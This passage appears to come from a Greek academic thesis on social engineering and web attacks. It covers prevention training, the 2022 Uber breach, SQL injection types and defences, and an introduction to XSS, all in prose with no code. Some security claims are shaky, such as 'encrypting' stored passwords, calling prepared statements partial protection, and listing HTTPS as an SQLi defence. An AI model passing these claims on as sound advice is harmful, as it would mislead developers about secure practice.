Το πρώτο και πιο σημαντικό κομμάτι στην πρόληψη μιας επίθεσης κοινωνικής μηχανικής είναι το να αναγνωρίσουμε την επίθεση. Δεν χρειάζεται να ξέρουμε ακριβώς το πως να ξαναδημιουργήσουμε μια επίθεση σε τέλεια μορφή, αρκεί να ξέρουμε πως λειτουργεί. Το να ξέρουμε τι θα συμβεί αν ανοίξουμε ένα κακόβουλο PDF ή να αναγνωρίσουμε σημάδια όταν κάποιος προσπαθεί να μας ξεγελάσει, μπορεί να μας προστατέψει.

Μια απεικόνιση του παραπάνω: Το σπίτι μας, τα αντικείμενα που έχει μέσα καθώς και οι άνθρωποι που ζουν μέσα έχουν σημαντική αξία για εμάς. Δεν θα έπρεπε να περιμένουμε να συμβεί κάποια πυρκαγιά ώστε να φτιάξουμε ένα πλάνο εξόδου. Προληπτικά εγκαθιστούμε αισθητήρες καπνού και μαθαίνουμε στους ανθρώπους μας ένα πλάνο αντίδρασης στην περίπτωση πυρκαγιάς.

Η ίδια ακριβώς αρχή ισχύει και για να προστατευτεί μια επιχείρηση από μια επίθεση κοινωνικής μηχανικής. Δεν πρέπει να συμβεί η επίθεση για να παρθούν τα κατάλληλα μέτρα. Τακτικά θα πρέπει να γίνονται κάποιοι έλεγχοι στους εργαζομένους ώστε να δοκιμάζονται οι γνώσεις που έχουν πάνω σε τέτοιες επιθέσεις. Έτσι το προσωπικό της επιχείρησης θα πρέπει να έχει εκπαιδευτεί επαρκώς ώστε να γνωρίζουν ένα πλάνο αντίδρασης σε τέτοιες περιπτώσεις. Μια σημαντική γραμμή άμυνας είναι και η ενημέρωση σύγχρονων επιθέσεων μέσω ιστοσελίδων που αναλύουν τις τακτικές των επιτιθέμενων και τους στόχους τους.

2.5.2 Ευαισθητοποίηση για την προσωπική ασφάλεια

Αρκετές εταιρίες παρόλο που έχουν επενδύσει χρήματα στην εκπαίδευση των εργαζομένων τους σε θέματα ασφαλείας, συνεχίζουν αν πέφτουν θύματα επιθέσεων κοινωνικής μηχανικής. Αυτό συμβαίνει γιατί οι εργαζόμενοι δεν παίρνουν την ασφάλεια σε προσωπικό επίπεδο. Τα πράγματα στα οποία εκπαιδεύτηκαν δεν ήταν τόσο σημαντικά ή αποτελεσματικά για αυτούς, και το σημαντικότερο, αυτό δεν τους επηρέαζε καθόλου σε προσωπικό βαθμό. Με λίγα λόγια, οι παρουσιάσεις και τα βίντεο που περιλαμβάνουν έναν μεγάλο όγκο πληροφορίας σε ένα πολύ μικρό χρονικό διάστημα δεν βοηθάει καθόλου τους εργαζομένους να καταλάβουν πραγματικά.

Τι θα αποτελούσε πρόκληση για τους εργαζομένους μιας εταιρίας; Αντί να τους βομβαρδίζουν με πληροφορίες για το γιατί θα πρέπει να έχουν έναν δυνατό κωδικό πρόσβασης, να τους δείχνουν πόσο εύκολα σπάνε οι εύκολοι κωδικού. Αντί να μαθαίνουν το πως φτιάχνονται τα κακόβουλα PDF, να τους δείχνουν τι συμβαίνει όταν ανοίγουν ένα τέτοιο αρχείο, και από την μεριά του επιτιθέμενου αλλά και από την μεριά του θύματος. Κάτι τόσο απλό τους βοηθάει να καταλάβουν πως κάτι τόσο μικρό μπορεί να κάνει μεγάλη ζημιά στην επιχείρηση που εργάζονται.

Μια τέτοια τεχνική αρκετές φορές δημιουργεί φόβο στους εργαζόμενους, που δεν είναι ο στόχος, αλλά με αυτόν τον τρόπο το θυμούνται καλύτερα. Έτσι επιτυγχάνεται ο στόχος του να ευαισθητοποιηθούν για τα θέματα ασφάλειας, τόσο στην δουλειά τους, όσο και σε προσωπικό επίπεδο.

2.5.3 Επίγνωση της αξίας της πληροφορίας που τους ζητείτε

Η πληροφορίες που κατέχει το κάθε άτομο έχουν μια συγκεκριμένη αξία. Άλλα έχουν σημαντική αξία και άλλα όχι τόσο. Αυτό που προσπαθούν να καταφέρουν οι επιτιθέμενοι, είναι να μειώσουν την αξία μιας πληροφορίας στα μάτια του στόχου ώστε να την δώσουν με ευκολία.

Πριν δώσουμε μια πληροφορία σε κάποιον πρέπει αρχικά να καθορίσουμε αν το άτομο που την ζητάει, την αξίζει. Η άνθρωποι έχουν την τάση να θέλουν να βοηθούν αυτούς που το έχουν ανάγκη, πράγμα που εκμεταλλεύονται οι επιτιθέμενοι ώστε να αποσπάσουν σημαντικές πληροφορίες.

Όταν οι εργαζόμενοι δίνουν πληροφορίες πρέπει να κατανοούν ότι ακόμα και το παραμικρό στοιχείο παραπάνω που μπορούν αν δώσουν, είναι ικανό να βάλει σε κίνδυνο όλη την εταιρία.

2.5.4 Συχνή ενημέρωση λογισμικού

Στις περισσότερες επιχειρήσεις πρέπει να μπορείς να κοινοποιείς κάποιες πληροφορίες με τους πελάτες αλλά και το ευρύτερο κοινό. Όλες οι εταιρίες πρέπει να έχουν μια γνωστή διεύθυνση email και ένα τηλέφωνο μέσα από τα οποία επικοινωνούν με πελάτες. Έτσι η επιχείρηση θα μπορεί να ανταλλάσσει αρχεία αλλά και να μιλάει ελεύθερα στο τηλέφωνο.

Πολλές εταιρίες χρησιμοποιούν εργαλεία όπως PDF Readers τα οποία τρέχουν σε πολύ παλιές εκδόσεις. Είναι γνωστό ότι για παλιές εκδόσεις εφαρμογών υπάρχουν αμέτρητες δημόσια κοινοποιημένες ευπάθειες που μπορούν να εκμεταλλευτούν από έναν κακόβουλο χρήστη. Έχοντας μια παλιά έκδοση εφαρμογής, το firewall και το antivirus δεν μπορούν να παρέχουν πλήρη προστασία.

Η λύση για τα παραπάνω είναι το να ενημερώνουμε συνεχώς το σύστημα αλλά και τις εφαρμογές που χρησιμοποιούμε. Με τις νέες εκδόσεις, παλιές τρύπες ασφάλειας «κλείνουν» κάνοντας έτσι την εφαρμογή όλο και πιο ασφαλής.

2.5.5 Ανάπτυξη Σεναρίων

Μια ακόμα αποτελεσματική τεχνική είναι η ανάπτυξη κάποιων μη πραγματικών σεναρίων ώστε οι εργαζόμενοι να είναι προετοιμασμένοι. Για παράδειγμα αν λάβει κάποιο τηλεφώνημα ή κάποιο email από κάποιον που ισχυρίζεται πως δουλεύει για τον πρόεδρο μια εταιρίας και ζητά τον κωδικό πρόσβασης, τι θα έπρεπε να κάνει. Τα σενάρια αυτά μπορούν να βοηθήσουν δημιουργώντας μια ακολουθία:

1. Ζήτησε τον κωδικό του εργαζόμενου και το όνομα. Μην απαντήσεις καμία ερώτηση μέχρι να έχεις αυτές τις πληροφορίες
2. Αφού πάρεις τις πληροφορίες αυτές, ζήτα τον κωδικό του project στον οποίο αναφέρεται.
3. Αν τα παραπάνω βήματα έχουν ολοκληρωθεί με επιτυχία τότε προχώρησε σε αυτό που σου ζητάει. Διαφορετικά ζήτησε κάποια εξουσιοδότηση από τον ανώτερο του μέσω email και τερμάτισε την κλήση.

2.5.6 Μαθαίνοντας από τις επιθεωρήσεις

Οι επιθεωρήσεις είναι σημαντικό να γίνονται συχνά ώστε να αξιολογούνται και οι εργαζόμενοι για αυτά που γνωρίζουν. Δεν θα πρέπει να λειτουργεί σε καμία περίπτωση σαν απειλή ή σαν κίνδυνος να χάσουν οι εργαζόμενοι την δουλειά τους, αλλά θα πρέπει

να εξυπηρετεί όλη την εταιρία σαν ένα εργαλείο αξιολόγησης. Έτσι δοκιμάζεται η εταιρία χωρίς να έχει συμβεί ακόμα κάποιο περιστατικό.

2.6 Οι επιπτώσεις της Κοινωνικής Μηχανικής

Πολλές , μικρές ή μεγάλες εταιρείες πέφτουν θύμα επιθέσεων κάθε χρόνο. Όπως η τεχνολογία μέρα με την μέρα προχωράει και αναβαθμίζετε το ίδιο θα έπρεπε να κάνει και ο άνθρωπος. Οι επιπτώσεις μιας επιτυχημένης επίθεσης Κοινωνικής Μηχανικής, είναι μεγάλες.

Εικόνα 9: Επιπτώσεις ΚΜ

2.6.1 Επιπτώσεις στη φήμη της εταιρείας

Η κύρια επίπτωση μιας επίθεσης, είναι στην φήμη της εταιρείας. Εκτός από τα δεδομένα που χάνονται, κάτι ακόμα σημαντικότερο που δεν μπορεί να ανακτηθεί εύκολα, είναι η πίστη των πελατών της εταιρείας. Βέβαια εκτός από τις αρνητικές επιπτώσεις στους πελάτες της εταιρείας μεγάλοι κίνδυνοι διατρέχουν και την εταιρεία.

2.6.2 Επιπτώσεις στα πληροφοριακά συστήματα

Μετά την επιτυχημένη επίθεση, τα συστήματα χάνουν την αξιοπιστία τους διότι μπορεί να έχουν μολυνθεί και να συνεχίζουν να μολύνουν άλλα δίκτυα. Εδώ, θέλοντας να κερδίσουν χρήματα, οι επιτιθέμενοι μπορούν να εξαπολύσουν επίθεση «ransomware» ώστε να κρυπτογραφηθούν σημαντικά έγγραφα της εταιρείας. Για να πάρει τα έγραφα της πίσω, η εταιρεία (αν δεν τα έχει κάποιο αντίγραφο των δεδομένων), θα αναγκαστεί να πληρώσει, έχοντας άλλη μια οικονομική ζημία.

2.6.3 Επιπτώσεις στους πελάτες

Όταν ο επιτιθέμενος πάρει πρόσβαση μέσω της Κοινωνικής Μηχανικής σε ένα σύστημα της εταιρείας, μπορεί να αναβαθμίσει σταδιακά τις δυνατότητες του. Έτσι, αν ακόμα και η σελίδα της εταιρείας μολυνθεί, αυτό δεν θα επηρεάσει απλά την ίδια, αλλά ακόμα και τους ανυποψίαστους πελάτες.

2.6.4 Επιπτώσεις στην παραγωγικότητα

Κάποιες επιθέσεις είναι θέμα ημέρας για να εντοπιστούν και να ξεπεραστούν. Αρκετές όμως παίρνουν πολύ καιρό μέχρι να καθαρίσουν όλα τα συστήματα και να αρχίσει πάλι η εταιρεία να λειτουργεί με αυτοπεποίθηση. Με αυτόν τον τρόπο, όσο τα συστήματα είναι σε λειτουργία «καθαρισμού», κάποια μέρη της εταιρείας παραλύουν για κάποιο διάστημα, πράγμα που κάνει κακό στην παραγωγικότητα των εργαζομένων.

2.6.5 Οικονομικές επιπτώσεις

Τελευταία, αλλά από τις σημαντικότερες, είναι οι οικονομικές επιπτώσεις στην εταιρεία. Σημαντική είναι η φήμη και η παραγωγικότητα της εταιρείας αλλά χωρίς όφελος είναι αδύνατο να λειτουργήσει. Μετά την επίθεση σημαντικά δεδομένα της εταιρείας μπορούν να πωληθούν σε «μαύρες αγορές» το οποίο κάνει κακό στην φήμη της εταιρείας. Δεν είναι λίγες οι φορές που εταιρείες έχουν πληρώσει πολλά χρήματα ώστε να διαγραφούν τα δεδομένα που επιτιθέμενοι κατάφεραν να αποσπάσουν.

2.7 Ανάλυση της επίθεσης Κοινωνικής Μηχανικής στην Uber

Στις 15 Σεπτεμβρίου 2022 ένας 18χρονος κατάφερε να πάρει πρόσβαση σε συστήματα της εταιρείας Uber. Από την στιγμή που η ομάδα αντιμετώπισης της Uber το κατάλαβε, ενημέρωσε αμέσως μέσω twitter για ένα συμβάν κυβερνοασφάλειας.

Εικόνα 10: Uber attack

Πως έγινε η επίθεση

Η επίθεση υλοποιήθηκε μέσω του κλασικού τρόπου, αποστολής ενός μηνύματος SMS. Ο επιτιθέμενος έστειλε ένα μήνυμα σε έναν εργαζόμενο της Uber που φαινομενικά ήταν από κάποιον συνάδελφό του. Ο εργαζόμενος δεν αμφισβήτησε ότι ήταν μήνυμα συναδέλφου του, και έδωσε τον κωδικό του. Από την στιγμή που δόθηκε ο κωδικός, όλα τελείωσαν.

Ποιο ήταν το αντίκτυπο

Στις 16 Σεπτεμβρίου η ομάδα της Uber έκανε μια δήλωση μέσω twitter ότι προσπαθούν να επιλύσουν ένα συμβάν που έθετε την εταιρεία σε κίνδυνο χωρίς όμως να αναφέρουν περεταίρω λεπτομέρειες. Βέβαια, δεδομένα από διάφορες πηγές επιβεβαίωναν την επίθεση καθώς ο επιτιθέμενος είχε πλέον πρόσβαση σε σημαντικά υπολογιστικά συστήματα και έκανε αισθητή την παρουσία του μέσω μηνυμάτων. Ο επιτιθέμενος δεν ζήτησε χρήματα για να μην κοινοποιήσει τα δεδομένα που είχε υποκλέψει, αλλά το έκανε απλά για να χαλάσει την φήμη της εταιρείας αυτής. Προσωπικά στοιχεία όπως: ταυτότητα, τηλέφωνο, email, αριθμό πινακίδας, ήταν μερικά από τα πολλά στοιχεία που κλάπηκαν, με επακόλουθο τη πτώση στην μετοχή της εταιρείας, αλλά και το πρόστιμο που επιβάλλεται κάθε φορά.

Συμπεράσματα

Αν ένας 18χρονος, χωρίς ιδιαίτερες γνώσεις μπορεί να κάνει μια τόση μεγάλη ζημιά σε μια εταιρεία μεγέθους της Uber, τότε είναι τρομακτικό τι θα μπορούσε να κάνει κάποιος με ακόμα περισσότερες γνώσεις πάνω στο αντικείμενο. Εν ολίγοις ακόμα και οι μεγάλες εταιρείες πέφτουν θύμα απάτης, για αυτό είναι σημαντική η συνεχής ενημέρωση.

3 Επιθέσεις στον Ιστό (Web)

Μια εφαρμογή διαδικτύου είναι ένα υπολογιστικό πρόγραμμα το οποίο δίνει την δυνατότητα στον χρήστη, μέσω ενός περιηγητή αναζήτησης, να υλοποιήσει κάποιο έργο. Οι εφαρμογές μπορεί να είναι σύνθετες αριθμομηχανές, τραπεζικά συστήματα, ακόμα και καταστήματα ηλεκτρονικού εμπορίου. Τέτοιες εφαρμογές διευκολύνουν την ζωή του ανθρώπου, καθώς πλέον υπάρχουν αμέτρητες, όπου η κάθε μια εξυπηρετεί έναν σκοπό.

Μαζί με την μεγάλη χρήση των εφαρμογών διαδικτύου, γεννήθηκε και η ανάγκη για ασφάλεια αυτών των ιστοσελίδων. Οι διαδικτυακές εφαρμογές είναι ένας από τους σημαντικότερους στόχους των κυβερνο-επιθέσεων καθώς η μη ορθή δομή της, μπορεί να καταστήσει την σελίδα ευάλωτη σε πολλούς τύπους επιθέσεων. Παρακάτω θα δούμε 2 από τις συχνότερες και υψηλού κινδύνου επιθέσεις, καθώς και τρόπους πρόληψης.

3.1 SQL Injection Attack (SQLi)

Η ευπάθεια SQL injection δίνει την δυνατότητα σε έναν κακόβουλο χρήστη να πάρει πρόσβαση στη βάση δεδομένων η οποία είναι συνδεδεμένη με την εφαρμογή ιστού. Μια τέτοια επίθεση συμβαίνει όταν υπάρχει έλλειψη γνώσης από τον προγραμματιστή της εφαρμογής, καθώς αποτυγχάνει να «φιλτράρει» σωστά τα δεδομένα που εισάγει ο χρήστης. Με αυτόν τον τρόπο, ο κακόβουλος χρήστης μπορεί να εισάγει κώδικα SQL και να πάρει τον πλήρη έλεγχο της βάσης δεδομένων.

Εικόνα 11: SQLi Attack

3.1.1 In-band SQLi

Η In-band SQL injection επίθεση συμβαίνει όταν ο κακόβουλος χρήστης έχει την δυνατότητα να χρησιμοποιήσει τον ίδιο δίαυλο επικοινωνίας, τόσο για να πραγματοποιήσει την επίθεση του, όσο και για να βλέπει τα αποτελέσματα που επιστρέφονται. Οι 2 πιο συχνοί τύποι in-band SQLi επιθέσεων είναι η Error-Based και η Union-Based SQLi.

Error-Based SQLi

Η Error-Based SQL injection επίθεση είναι μια τεχνική που βασίζεται στα μηνύματα σφάλματος που αποστέλλονται από την βάση δεδομένων για τα δεδομένα που υπάρχουν ή ακόμα και για την δομή. Όταν μια εφαρμογή δικτύου είναι ρυθμισμένη έτσι ώστε να επιστρέφει μηνύματα σφάλματος, αυτό μπορεί να το εκμεταλλευτεί ένας κακόβουλος χρήστης. Με βάση την εμπειρία, την παρατηρητικότητα και τα μηνύματα σφάλματος, ο επιτιθέμενος μπορεί να αντλήσει πολλές πληροφορίες από την βάση δεδομένων για τα δεδομένα που υπάρχουν μέσα ή την δομή της βάσης. Μια τέτοια διαδικασία είναι χρονοβόρα, για αυτό έχουν δημιουργηθεί και εργαλεία που αυτοματοποιούν την διαδικασία αυτή σε πολύ πιο σύντομο τρόπο. Για αυτόν τον λόγο, παρόλο που τα μηνύματα σφάλματος είναι πολύ βοηθητικά, καλό είναι να καταγράφονται σε έναν αρχείο με περιορισμένη πρόσβαση.

Union-Based SQLi

Η Union-Based SQL injection επίθεση, χρησιμοποιεί μια τεχνική που αξιοποιεί την εντολή “UNION” της SQL ώστε να επιστρέψει το επιθυμητό αποτέλεσμα. Εισάγοντας αυτή την εντολή ο κακόβουλος χρήστης μπορεί να επιστέψει δεδομένα και από άλλους πίνακες δημιουργώντας έτσι ένα μεγάλο πίνακα συνδυασμών. Για να λειτουργήσει φυσικά αυτή η επίθεση θα πρέπει και οι 2 εντολές να επιστρέφουν τον ίδιο αριθμό στηλών, καθώς και ο τύπος των δεδομένων κάθε στήλης να είναι συμβατοί μεταξύ τους. Τα μηνύματα λάθους μπορούν να χρησιμοποιηθούν για την επιστροφή του κατάλληλου αποτελέσματος.

3.1.2 Inferential SQLi (Blind SQLi)

Η Inferential SQL injection επίθεση συμβαίνει όταν ο χρήστης εισχωρεί κακόβουλο κώδικα και η εφαρμογή διαδικτύου δεν επιστρέφει κάποια απάντηση. Για αυτόν τον λόγο αυτή η επίθεση λέγεται και "Blind SQLi", ακριβώς επειδή δεν επιστρέφεται στον χρήστη κάποιο αποτέλεσμα ώστε να δει αν η επίθεσή του έτρεξε κανονικά. Ο χρόνος που απαιτείται για την διαδικασία αυτή, είναι σαφώς μεγαλύτερος από τις υπόλοιπες επιθέσεις, είναι όμως το ίδιο λειτουργική και επικίνδυνη. Υπάρχουν 2 κύριοι τρόποι εκμετάλλευσης αυτής της ευπάθειας, η Boolean-Based και η Time-Based.

Boolean-Based Blind SQLi

Στην Boolean-Based SQL injection επίθεση ο χρήστης βασίζεται στην εντολή SQL, η οποία τρέχει στην βάση δεδομένων και φέρνει κάποιο αποτέλεσμα. Το αποτέλεσμα που θα φέρει εξαρτάται από το αν η εντολή θα είναι True η False. Με αυτόν τον τρόπο, ο κακόβουλος χρήστης καταλαβαίνει αν η επίθεση πέτυχε, σύμφωνα με το αποτέλεσμα που γύρισε.

Ο σύνδεσμος HTTP μπορεί να παραμένει ίδιος ή να αλλάζει με κάθε ερώτημα ενώ σε μεγάλες βάσεις δεδομένων αυτή η επίθεση είναι πολύ αργή καθώς ο κακόβουλος χρήστης πρέπει να βρει τα δεδομένα που περιέχονται στη βάση ανά χαρακτήρα.

Time-Based Blind SQLi

Η Time-Based SQL injection επίθεση βασίζεται στο ερώτημα SQL που θα εκτελεστεί στην βάση δεδομένων και ανάλογα με το αν εκτελεστεί ή όχι, θα περιμένει κάποιο συγκεκριμένο χρονικό διάστημα. Για παράδειγμα, σε ένα ερώτημα που ψάχνει να βρει αν υπάρχει ένας χρήστης με συγκεκριμένο κωδικό, αν υπάρχει, θα περιμένει 5 δευτερόλεπτα. Έτσι ο κακόβουλος χρήστης παίρνει την απάντηση σε μορφή True ή False ανάλογα με το αν περίμενε ή όχι.


Ο σύνδεσμος HTTP που επιστρέφεται μετά την συγκεκριμένη αναμονή βασίζεται στο αποτέλεσμα. Ειδικά σε βάσεις δεδομένων με μεγάλο μέγεθος αυτή η επίθεση είναι αργή καθώς ο επιτιθέμενος θα πρέπει να ανακαλύψει ένα μεγάλο μέρος της βάσης.

3.1.3 Out-Of-Band SQLi

Η Out-Of-Band injection είναι ένας τύπος επίθεσης στην οποία ο κακόβουλος χρήστης αφού δεν έχει την δυνατότητα να λάβει μηνύματα από την βάσης δεδομένων μέσω της εφαρμογής διαδικτύου, προσπαθεί να ανακατευθύνει τα μηνύματα σε κάποιο άλλο τελικό σημείο το οποίο έχει στην διάθεση του. Αυτή η ευπάθεια βασίζεται συνήθως σε συγκεκριμένες ρυθμίσεις του διακομιστή της βάσης δεδομένων που χρησιμοποιεί αιτήματα HTTP.

3.2 SQLi Αντίμετρα

Το να είναι ένα σύστημα απόρθητο, είναι τις περισσότερες φορές απίθανο. Ειδικά όταν μιλάμε για ασφάλεια δικτύου, υπάρχουν πολλοί παράγοντες που επηρεάζουν την ασφάλεια ενός συστήματος, καθώς μερικές φορές, τυχόν αναβαθμίσεις δημιουργούν «τρύπες» ασφάλειας. Για αυτόν τον λόγο είναι αναγκαία η συνεχής παρακολούθηση τους συστήματος. Βέβαια, υπάρχουν κάποιες καλές πρακτικές που θωρακίζουν το σύστημα μας σε έναν μεγάλο βαθμό.



Εικόνα 12: SQLi Defenses

3.2.1 Φιλτράρισμα

Σε οποιοδήποτε χώρο προς γραφή στην σελίδα θα πρέπει να γίνεται κάποιος έλεγχος ορθής καταχώρησης. Με αυτόν τον τρόπο, στον χώρο εισαγωγής θα γίνεται κάποιο φιλτράρισμα ώστε να υπάρχουν χαρακτήρες που χρησιμοποιούνται αποκλειστικά για αυτό. Για παράδειγμα, τα σύμβολα «@», «_», «.» για την διεύθυνση ηλεκτρονικού

ταχυδρομείου και τα νούμερα «0-9» για τηλέφωνο. Έτσι η σελίδα θα δέχεται μόνο τους χαρακτήρες που υπάρχουν στις λίστες αυτές.

3.2.2 Αποφυγή αναλυτικών μηνυμάτων σφάλματος

Τα μηνύματα σφαλμάτων είναι πολύ βοηθητικά για τον χειριστή της ιστοσελίδας και της βάσης δεδομένων καθώς μπορεί να εντοπίσει γρήγορα τα λάθη του και να διορθώσει τις ενέργειες του. Μια τέτοια λειτουργία όμως, ένας κακόβουλους χρήστης μπορεί να την εκμεταλλευτεί, δίνοντας κάθε φορά μια εντολή και αλλάζοντας την σύμφωνα με τα μηνύματα λάθους, ώστε τελικά να είναι επιτυχημένη. Μια καλή πρακτική είναι η αποφυγή εμφάνισης αναλυτικών σφαλμάτων, αλλά χρήση πιο γενικών μηνυμάτων. Επειδή τα μηνύματα των σφαλμάτων είναι χρήσιμα, μια άλλη επιλογή είναι η αποθήκευση των μηνυμάτων σε ένα αρχείο, που λίγοι χρήστες έχουν πρόσβαση ώστε να μην υπάρχει κίνδυνος κακόβουλης χρήσης τους.

3.2.3 Υπηρεσία προστασία ιστοσελίδας

Μια καλή τεχνική είναι η χρήση υπηρεσιών προστασίας ιστοσελίδων οι οποίες ελέγχουν το δίκτυο για κακόβουλες επιθέσεις, για επαναλαμβανόμενες αποτυχημένες προσπάθειες και για κακόβουλα ρομπότ που υλοποιούν διάφορες λειτουργίες. Μια τέτοια υπηρεσία, σε περίπτωση επίθεσης θα δίνει στον χρήστη μια μικρή ερώτηση, με τη χρήση JavaScript για να βεβαιωθεί ότι είναι άνθρωπος και όχι πρόγραμμα που κάνει πολλαπλές αιτήσεις ανά δευτερόλεπτο.

3.2.4 Χρήση πρωτοκόλλου HTTPS

Όλες οι σελίδες που μεταφέρουν σημαντικές πληροφορίες θα πρέπει να χρησιμοποιούν το πρωτόκολλο HTTPS το οποίο κρυπτογραφεί τα δεδομένα. Αυτό είναι απαραίτητο τόσο για την προστασία από SQL injection επιθέσεις, όσο και για την ασφάλεια της όλης ιστοσελίδας.

Εικόνα 13: Χρήση πρωτόκολλου HTTPS

3.2.5 Αποφυγή δυναμικών ερωτήσεων SQL

Ακόμα και το φιλτράρισμα των δεδομένων που εισάγονται, κάποιες φορές μπορεί να μην είναι αρκετό ώστε να προσφέρει την απόλυτη ασφάλεια. Μια καλή πρακτική είναι η χρήση ερωτημάτων (prepared statements) στα οποία αλλάζουν απλά μερικοί παράμετροι , ανάλογα με το ερώτημα κάθε φορά. Μπορεί αυτός ο τρόπος να καλύπτει κάποιες επιθέσεις SQL injection, αλλά αφήνει χώρο για άλλες. Πάντα θα πρέπει να υπάρχουν πολλαπλοί μέθοδοι άμυνας.

3.2.6 Συχνή αναβάθμιση

Όσο ισχυρούς μεθόδους άμυνας και να έχει ένα σύστημα, αν δεν αναβαθμίζεται συχνά, εκτίθεται σε μεγάλο κίνδυνο. Πολύ συχνά, ανακοινώνονται νέες ευπάθειες σε συστήματα στα οποία αν δεν γίνει η ενημέρωση εγκαίρως, κακόβουλοι χρήστες μπορούν να δημιουργήσουν μεγάλο πρόβλημα. Η ασφάλεια λειτουργεί σαν αλυσίδα. Ο πιο αδύναμος κρίκος, είναι αρκετός για να «σπάσει» όλο το σύστημα.

3.2.7 Κρυπτογράφηση

Πέρα από την ασφάλεια στον τρόπο τον οποίο εισάγονται και εξάγονται τα δεδομένα, θα πρέπει να υπάρχει και κρυπτογράφηση. Αν η βάση δεδομένων με τους κωδικούς και τα στοιχεία είναι κρυπτογραφημένα, ακόμα κι αν ο κακόβουλος χρήστης πάρει τον έλεγχο της βάσης, το μόνο που θα μπορέσει να δει, είναι κρυπτογραφημένοι κωδικοί. Οι κωδικοί αυτοί με κάποια διαδικασία μπορούν να αποκρυπτογραφηθούν, αλλά χρειάζεται χρόνος και κατάλληλη γνώση, πράγμα που μειώνει τον κίνδυνο κατά πολύ, αφού οι βάσεις δεδομένων αποτελούνται από εκατομμύρια εγγραφές, που η αποκρυπτογράφηση όλης της βάσης είναι αδύνατη. Η κρυπτογράφηση και η αποκρυπτογράφηση αποτελείται από μαθηματικές συναρτήσεις και παίρνει χρόνο, το οποίο κάνει την εφαρμογή ιστού πιο αργή. Έτσι φροντίζουμε να κρυπτογραφούνται μόνο τα σημαντικά δεδομένα, χάρην ταχύτητας.

3.2.8 Παρακολούθηση SQL ερωτημάτων

Τα κακόβουλα ερωτήματα έχουν μια συγκεκριμένη μορφή, δηλαδή διαφέρουν από τα τυπικά ερωτήματα. Με το να έχουμε ένα σύστημα το οποίο παρακολουθεί το ποια ερωτήματα εκτελούνται κάθε φορά, μπορούμε να έχουμε επίγνωση του τι συμβαίνει.


Τέτοια συστήματα συνδυάζουν μηχανική μάθηση και ανάλυση συμπεριφοράς πράγμα που θωρακίζει την εφαρμογή ιστού.

Η κάθε μια πρακτική μόνη δεν είναι αρκετή, αλλά ο συνδυασμός όλων μαζί, αποτελούν μια αλυσίδα, ικανή να προστατέψει μια εφαρμογή ιστού, που καθημερινά επισκέπτεται από πολλούς χρήστες, κακόβουλους και μη.

3.3 Cross Site Scripting Attack (XSS)

Το Cross Site Scripting, γνωστό και ως XSS είναι μια από τις πιο συχνές επιθέσεις που συμβαίνουν σε εφαρμογές ιστού. Ο κακόβουλος χρήστης εκχύνει κώδικα JavaScript μέσα στην δομή της ιστοσελίδας μέσω οποιουδήποτε πλαισίου εισαγωγής μηνυμάτων όπως, συνομιλίες, forums ή κοινοποίηση σχολίων, με αποτέλεσμα να τρέχει κανονικά στο παράθυρο του υπολογιστή του θύματος. Οποιαδήποτε σελίδα με μια τέτοια ευπάθεια μπορεί να χρησιμοποιηθεί από τους κακόβουλους χρήστες, αφού ο κώδικας που προστέθηκε, γίνεται προσωρινό ή και μόνιμο κομμάτι της σελίδας. Όταν ο ανυποψίαστος χρήστης πατήσει τον σύνδεσμο αυτόν ή περιηγηθεί στη μολυσμένη σελίδα, θα βρίσκεται σε μεγάλο κίνδυνο, αφού οι σελίδες πλέον διαχειρίζονται πολύ ευαίσθητα δεδομένα, όπως cookies με κωδικούς ή προσωπικά στοιχεία.

